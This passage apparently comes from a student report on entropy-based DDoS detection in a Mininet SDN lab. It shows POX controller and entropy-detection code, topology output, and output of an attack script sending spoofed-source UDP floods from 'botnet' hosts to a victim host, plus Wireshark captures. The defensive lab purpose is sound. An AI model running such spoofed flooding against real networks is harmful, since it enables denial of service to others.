


```
def _handle_openflow_PacketIn (self, event):
  dpid = event.connection.dpid
  inport = event.port
  packet = event.parsed
  global set_Timer
  global defendDDOS
  global blockPort
  timerSet =False
  global diction
  def preventing():
    global diction
    global set_Timer
    if not set_Timer:
      set_Timer =True
    #Timer(1, _timer_func(), recurring=True)


    #print"\n\n*********new packetIN************"
    if len(diction) == 0:
      print("Empty diction ",str(event.connection.dpid), str(event.port))
      diction[event.connection.dpid] = {}
      diction[event.connection.dpid][event.port] = 1
    elif event.connection.dpid not in diction:
      diction[event.connection.dpid] = {}
      diction[event.connection.dpid][event.port] = 1
      #print "ERROR"
    else:
      if event.connection.dpid in diction:

        if event.port in diction[event.connection.dpid]:
          temp_count=0
          temp_count =diction[event.connection.dpid][event.port]
          temp_count = temp_count+1
          diction[event.connection.dpid][event.port]=temp_count
        else:
          diction[event.connection.dpid][event.port] = 1

    print ("\n",datetime.datetime.now(), ": printing diction ",str(diction),"\n")

```

Fig 8.3 Code for the controller in edited l3_learning part2

Detection.py

The detection code calculates the entropy from the packets if the number of packets reaches 50. Then it calculates the entropy and tests its threshold if it is very low then the attack is detected.




```python
log = core.getLogger()

class Entropy(object):
    count = 0
    entDic = {}
    ipList = []
    dstEnt = []
    value = 1

    def statcolect(self, element):

        l = 0
        self.count +=1
        self.ipList.append(element)
        if self.count == 50:
            for i in self.ipList:
                l +=1
                if i not in self.entDic:
                    self.entDic[i] =0
                self.entDic[i] +=1
            self.entropy(self.entDic)
            log.info(self.entDic)
            self.entDic = {}
            self.ipList = []
            l = 0
            self.count = 0

    def entropy (self, lists):
        #print( "Entropy called")
        l = 50
        elist = []
        for k,p in lists.items():
            '''
            log.info("p is")
            log.info(p)
            log.info("P is obtained from")
            log.info(k)
            log.info("l is")
            log.info(l)
            '''
            c = p/float(l)

            c = abs(c)
            elist.append(-c * math.log(c, 10))
            log.info('Entropy = ')
            log.info(sum(elist))

            self.dstEnt.append(sum(elist))
        if(len(self.dstEnt)) == 80:
            print (self.dstEnt)
            self.dstEnt = []
        self.value = sum(elist)

    def __init__(self):
        pass
```

Fig 8.4 Code for Detection using Entropy

9. SAMPLE OUTPUTS

9.1 CREATED TOPOLOGY…

A Network is created using mininet with an SDN controller, 5 OpenFlow Switches, and 16 hosts




```
root@Ubuntu:/home/james/ProjectCode# python3 topology.py
*** Adding controller
*** Add switches
*** Add hosts
*** Add links
*** Starting network
*** Configuring hosts
h1 h2 h3 h4 h5 h6 h7 h8 h9 h10 h11 h12 h13 h14 h15 h16
*** Starting controllers
*** Starting switches
*** Post configure switches and hosts
*** Starting CLI:
mininet>
```

Fig 9.1 Emulated Network Topology

9.2 ATTACKING VICTIMS USING BOTNET MEMBERS

We open the botnet members h1 and h2 to attack the victim h10 using the attacklaunch.py code. Whereas the h4 a normal user to send normal packets to the victim.



```
<Ether  type=IPv4 |<IP  frag=0 proto=udp src=130.165.79.22 dst=['10.0.0.10'] |<UDP  sport=80 dport=1 |>>>
.
Sent 1 packets.
56.70.157.250
<Ether  type=IPv4 |<IP  frag=0 proto=udp src=56.70.157.250 dst=['10.0.0.10'] |<UDP  sport=80 dport=1 |>>>
.
Sent 1 packets.
223.236.157.128
<Ether  type=IPv4 |<IP  frag=0 proto=udp src=223.236.157.128 dst=['10.0.0.10'] |<UDP  sport=80 dport=1 |>>>
.
Sent 1 packets.
251.213.250.189
<Ether  type=IPv4 |<IP  frag=0 proto=udp src=251.213.250.189 dst=['10.0.0.10'] |<UDP  sport=80 dport=1 |>>>
.
Sent 1 packets.
158.250.218.53
<Ether  type=IPv4 |<IP  frag=0 proto=udp src=158.250.218.53 dst=['10.0.0.10'] |<UDP  sport=80 dport=1 |>>>
.
Sent 1 packets.
247.177.63.24
<Ether  type=IPv4 |<IP  frag=0 proto=udp src=247.177.63.24 dst=['10.0.0.10'] |<UDP  sport=80 dport=1 |>>>
.
Sent 1 packets.
176.123.1.56
<Ether  type=IPv4 |<IP  frag=0 proto=udp src=176.123.1.56 dst=['10.0.0.10'] |<UDP  sport=80 dport=1 |>>>
.
Sent 1 packets.
```

```
Sent 1 packets.
138.28.97.224
<Ether  type=IPv4 |<IP  frag=0 proto=udp src=138.28.97.224 dst=['10.0.0.10'] |<UDP  sport=80 dport=1 |>>>
.
Sent 1 packets.
226.84.97.185
<Ether  type=IPv4 |<IP  frag=0 proto=udp src=226.84.97.185 dst=['10.0.0.10'] |<UDP  sport=80 dport=1 |>>>
.
Sent 1 packets.
123.79.49.11
<Ether  type=IPv4 |<IP  frag=0 proto=udp src=123.79.49.11 dst=['10.0.0.10'] |<UDP  sport=80 dport=1 |>>>
.
Sent 1 packets.
164
164.168.196.54
<Ether  type=IPv4 |<IP  frag=0 proto=udp src=164.168.196.54 dst=['10.0.0.10'] |<UDP  sport=80 dport=1 |>>>
.
Sent 1 packets.
47.36.138.209
<Ether  type=IPv4 |<IP  frag=0 proto=udp src=47.36.138.209 dst=['10.0.0.10'] |<UDP  sport=80 dport=1 |>>>
.
Sent 1 packets.
180.36.85.146
<Ether  type=IPv4 |<IP  frag=0 proto=udp src=180.36.85.146 dst=['10.0.0.10'] |<UDP  sport=80 dport=1 |>>>
.
Sent 1 packets.
73.129.200.6
<Ether  type=IPv4 |<IP  frag=0 proto=udp src=73.129.200.6 dst=['10.0.0.10'] |<UDP  sport=80 dport=1 |>>>
.
Sent 1 packets.
3.143.71.175
<Ether  type=IPv4 |<IP  frag=0 proto=udp src=3.143.71.175 dst=['10.0.0.10'] |<UDP  sport=80 dport=1 |>>>
.
Sent 1 packets.
40
40.13.78.149
<Ether  type=IPv4 |<IP  frag=0 proto=udp src=40.13.78.149 dst=['10.0.0.10'] |<UDP  sport=80 dport=1 |>>>
.
Sent 1 packets.
```


```
64 bytes from 10.0.0.10: icmp_seq=38 ttl=64 time=0.051 ms
64 bytes from 10.0.0.10: icmp_seq=39 ttl=64 time=0.123 ms
64 bytes from 10.0.0.10: icmp_seq=40 ttl=64 time=0.119 ms
64 bytes from 10.0.0.10: icmp_seq=41 ttl=64 time=0.054 ms
64 bytes from 10.0.0.10: icmp_seq=42 ttl=64 time=0.075 ms
64 bytes from 10.0.0.10: icmp_seq=43 ttl=64 time=0.091 ms
64 bytes from 10.0.0.10: icmp_seq=44 ttl=64 time=0.165 ms
64 bytes from 10.0.0.10: icmp_seq=45 ttl=64 time=0.076 ms
64 bytes from 10.0.0.10: icmp_seq=46 ttl=64 time=0.062 ms
64 bytes from 10.0.0.10: icmp_seq=47 ttl=64 time=0.071 ms
64 bytes from 10.0.0.10: icmp_seq=48 ttl=64 time=0.094 ms
64 bytes from 10.0.0.10: icmp_seq=49 ttl=64 time=0.109 ms
64 bytes from 10.0.0.10: icmp_seq=50 ttl=64 time=0.088 ms
64 bytes from 10.0.0.10: icmp_seq=51 ttl=64 time=0.130 ms
64 bytes from 10.0.0.10: icmp_seq=52 ttl=64 time=0.068 ms
64 bytes from 10.0.0.10: icmp_seq=53 ttl=64 time=0.062 ms
64 bytes from 10.0.0.10: icmp_seq=54 ttl=64 time=0.057 ms
64 bytes from 10.0.0.10: icmp_seq=55 ttl=64 time=0.067 ms
64 bytes from 10.0.0.10: icmp_seq=56 ttl=64 time=0.061 ms
64 bytes from 10.0.0.10: icmp_seq=57 ttl=64 time=0.084 ms
64 bytes from 10.0.0.10: icmp_seq=58 ttl=64 time=0.061 ms
64 bytes from 10.0.0.10: icmp_seq=59 ttl=64 time=0.084 ms
64 bytes from 10.0.0.10: icmp_seq=60 ttl=64 time=0.054 ms
```

```
root@Ubuntu:/home/james/ProjectCode#
```

Fig 9.2 Attack Scenario

9.3 THE PROOF OF THE ATTACK USING WIRESHARK

Packet flowing through all the acting hosts h1, h2, h4, and h10 are captured using Wireshark. Wireshark is a packet analyzer tool to analyze the flow of packets through the network. In the below proof we interfere that the attack from the botnet members h1 and h2 doesn't reach the victim h10 and the normal user's packets are accepted by the host. This indicates that the attack has been prevented by the SDN controller using entropy.


Capturing from h1-eth0
Capturing from h2-eth0
Capturing from h4-eth0
Capturing from h10-eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.  Time         Source           Destination  Protocol Length Info
 197 12.339328359 144.124.155.152  10.0.0.10    UDP      42 80 → 1 Len=0
 198 12.400304287 81.253.174.237   10.0.0.10    UDP      42 80 → 1 Len=0
 199 12.464538216 93.186.194.177   10.0.0.10    UDP      42 80 → 1 Len=0
 200 12.520623303 184.175.61.131   10.0.0.10    UDP      42 80 → 1 Len=0
 201 12.576553083 108.94.253.217   10.0.0.10    UDP      42 80 → 1 Len=0
 202 12.635821083 211.55.183.145   10.0.0.10    UDP      42 80 → 1 Len=0
 203 12.695564173 247.180.190.166  10.0.0.10    UDP      42 80 → 1 Len=0
 204 12.756430055 229.45.236.104   10.0.0.10    UDP      42 80 → 1 Len=0
 205 12.815836535 152.241.88.107   10.0.0.10    UDP      42 80 → 1 Len=0
 206 12.884156218 171.95.2.208     10.0.0.10    UDP      42 80 → 1 Len=0
 207 12.945679774 80.219.122.210   10.0.0.10    UDP      42 80 → 1 Len=0
 208 13.001225501 39.199.169.195   10.0.0.10    UDP      42 80 → 1 Len=0
```

```
No.  Time         Source           Destination  Protocol Length Info
 745 61.966646689 233.134.128.89   10.0.0.10    UDP      42 80 → 1 Len=0
 746 62.029595865 196.119.159.121  10.0.0.10    UDP      42 80 → 1 Len=0
 747 62.094352007 150.46.67.180    10.0.0.10    UDP      42 80 → 1 Len=0
 748 62.156026818 6.246.242.11     10.0.0.10    UDP      42 80 → 1 Len=0
 749 62.214424339 213.78.69.223    10.0.0.10    UDP      42 80 → 1 Len=0
 750 62.270181031 27.1.237.153     10.0.0.10    UDP      42 80 → 1 Len=0
 751 62.328172831 205.96.113.196   10.0.0.10    UDP      42 80 → 1 Len=0
 752 62.375907536 44.183.217.208   10.0.0.10    UDP      42 80 → 1 Len=0
 753 62.432926436 35.140.224.128   10.0.0.10    UDP      42 80 → 1 Len=0
 754 62.500036037 167.56.109.191   10.0.0.10    UDP      42 80 → 1 Len=0
 755 62.559808975 173.202.225.5    10.0.0.10    UDP      42 80 → 1 Len=0
 756 62.620077611 52.104.50.112    10.0.0.10    UDP      42 80 → 1 Len=0

rame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface h2-eth0, id 0
hernet II, Src: aa:13:27:38:f4:81 (aa:13:27:38:f4:81), Dst: 0e:fd:5b:0f:f3:a6 (0e:fd:5b:0f:f3:a6)
```


```
No.  Time         Source      Destination  Protocol Length Info
  86 41.851521426 10.0.0.4    10.0.0.10    ICMP     98 Echo (ping) request  id=0x8916, seq=223/57088, ttl=6
  87 41.851559395 10.0.0.10   10.0.0.4     ICMP     98 Echo (ping) reply    id=0x8916, seq=223/57088, ttl=6
  88 42.883920609 10.0.0.4    10.0.0.10    ICMP     98 Echo (ping) request  id=0x8916, seq=224/57344, ttl=6
  89 42.883996355 10.0.0.10   10.0.0.4     ICMP     98 Echo (ping) reply    id=0x8916, seq=224/57344, ttl=6
  90 43.899699947 10.0.0.4    10.0.0.10    ICMP     98 Echo (ping) request  id=0x8916, seq=225/57600, ttl=6
  91 43.899739473 10.0.0.10   10.0.0.4     ICMP     98 Echo (ping) reply    id=0x8916, seq=225/57600, ttl=6
  92 44.924000430 10.0.0.4    10.0.0.10    ICMP     98 Echo (ping) request  id=0x8916, seq=226/57856, ttl=6
  93 44.924048560 10.0.0.10   10.0.0.4     ICMP     98 Echo (ping) reply    id=0x8916, seq=226/57856, ttl=6
  94 45.948197141 10.0.0.4    10.0.0.10    ICMP     98 Echo (ping) request  id=0x8916, seq=227/58112, ttl=6
  95 45.948242506 10.0.0.10   10.0.0.4     ICMP     98 Echo (ping) reply    id=0x8916, seq=227/58112, ttl=6
  96 46.971725551 10.0.0.4    10.0.0.10    ICMP     98 Echo (ping) request  id=0x8916, seq=228/58368, ttl=6
  97 46.971768104 10.0.0.10   10.0.0.4     ICMP     98 Echo (ping) reply    id=0x8916, seq=228/58368, ttl=6

Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface h4-eth0, id 0
Ethernet II, Src: d2:ea:04:ce:d3:3b (d2:ea:04:ce:d3:3b), Dst: 00:00:00_00:00:04 (00:00:00:00:00:04)
Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.10
Internet Control Message Protocol
```

```
No.  Time         Source      Destination  Protocol Length Info
  77 36.735824026 10.0.0.4    10.0.0.10    ICMP     98 Echo (ping) request  id=0x8916, seq=223/570
  78 36.735838456 10.0.0.10   10.0.0.4     ICMP     98 Echo (ping) reply    id=0x8916, seq=223/570
  79 37.768243114 10.0.0.4    10.0.0.10    ICMP     98 Echo (ping) request  id=0x8916, seq=224/573
  80 37.768269704 10.0.0.10   10.0.0.4     ICMP     98 Echo (ping) reply    id=0x8916, seq=224/573
  81 38.784003134 10.0.0.4    10.0.0.10    ICMP     98 Echo (ping) request  id=0x8916, seq=225/576
  82 38.784018338 10.0.0.10   10.0.0.4     ICMP     98 Echo (ping) reply    id=0x8916, seq=225/576
  83 39.808309124 10.0.0.4    10.0.0.10    ICMP     98 Echo (ping) request  id=0x8916, seq=226/578
  84 39.808325916 10.0.0.10   10.0.0.4     ICMP     98 Echo (ping) reply    id=0x8916, seq=226/578
  85 40.832502869 10.0.0.4    10.0.0.10    ICMP     98 Echo (ping) request  id=0x8916, seq=227/581
  86 40.832520769 10.0.0.10   10.0.0.4     ICMP     98 Echo (ping) reply    id=0x8916, seq=227/581
  87 41.856030441 10.0.0.4    10.0.0.10    ICMP     98 Echo (ping) request  id=0x8916, seq=228/583
  88 41.856046333 10.0.0.10   10.0.0.4     ICMP     98 Echo (ping) reply    id=0x8916, seq=228/583

Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface h10-eth0, id 0
Ethernet II, Src: d2:ea:04:ce:d3:3b (d2:ea:04:ce:d3:3b), Dst: 0e:fd:5b:0f:f3:a6 (0e:fd:5b:0f:f3:a6)
Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.10
Internet Control Message Protocol
```

Fig 9.3 Proof for prevention using Wireshark

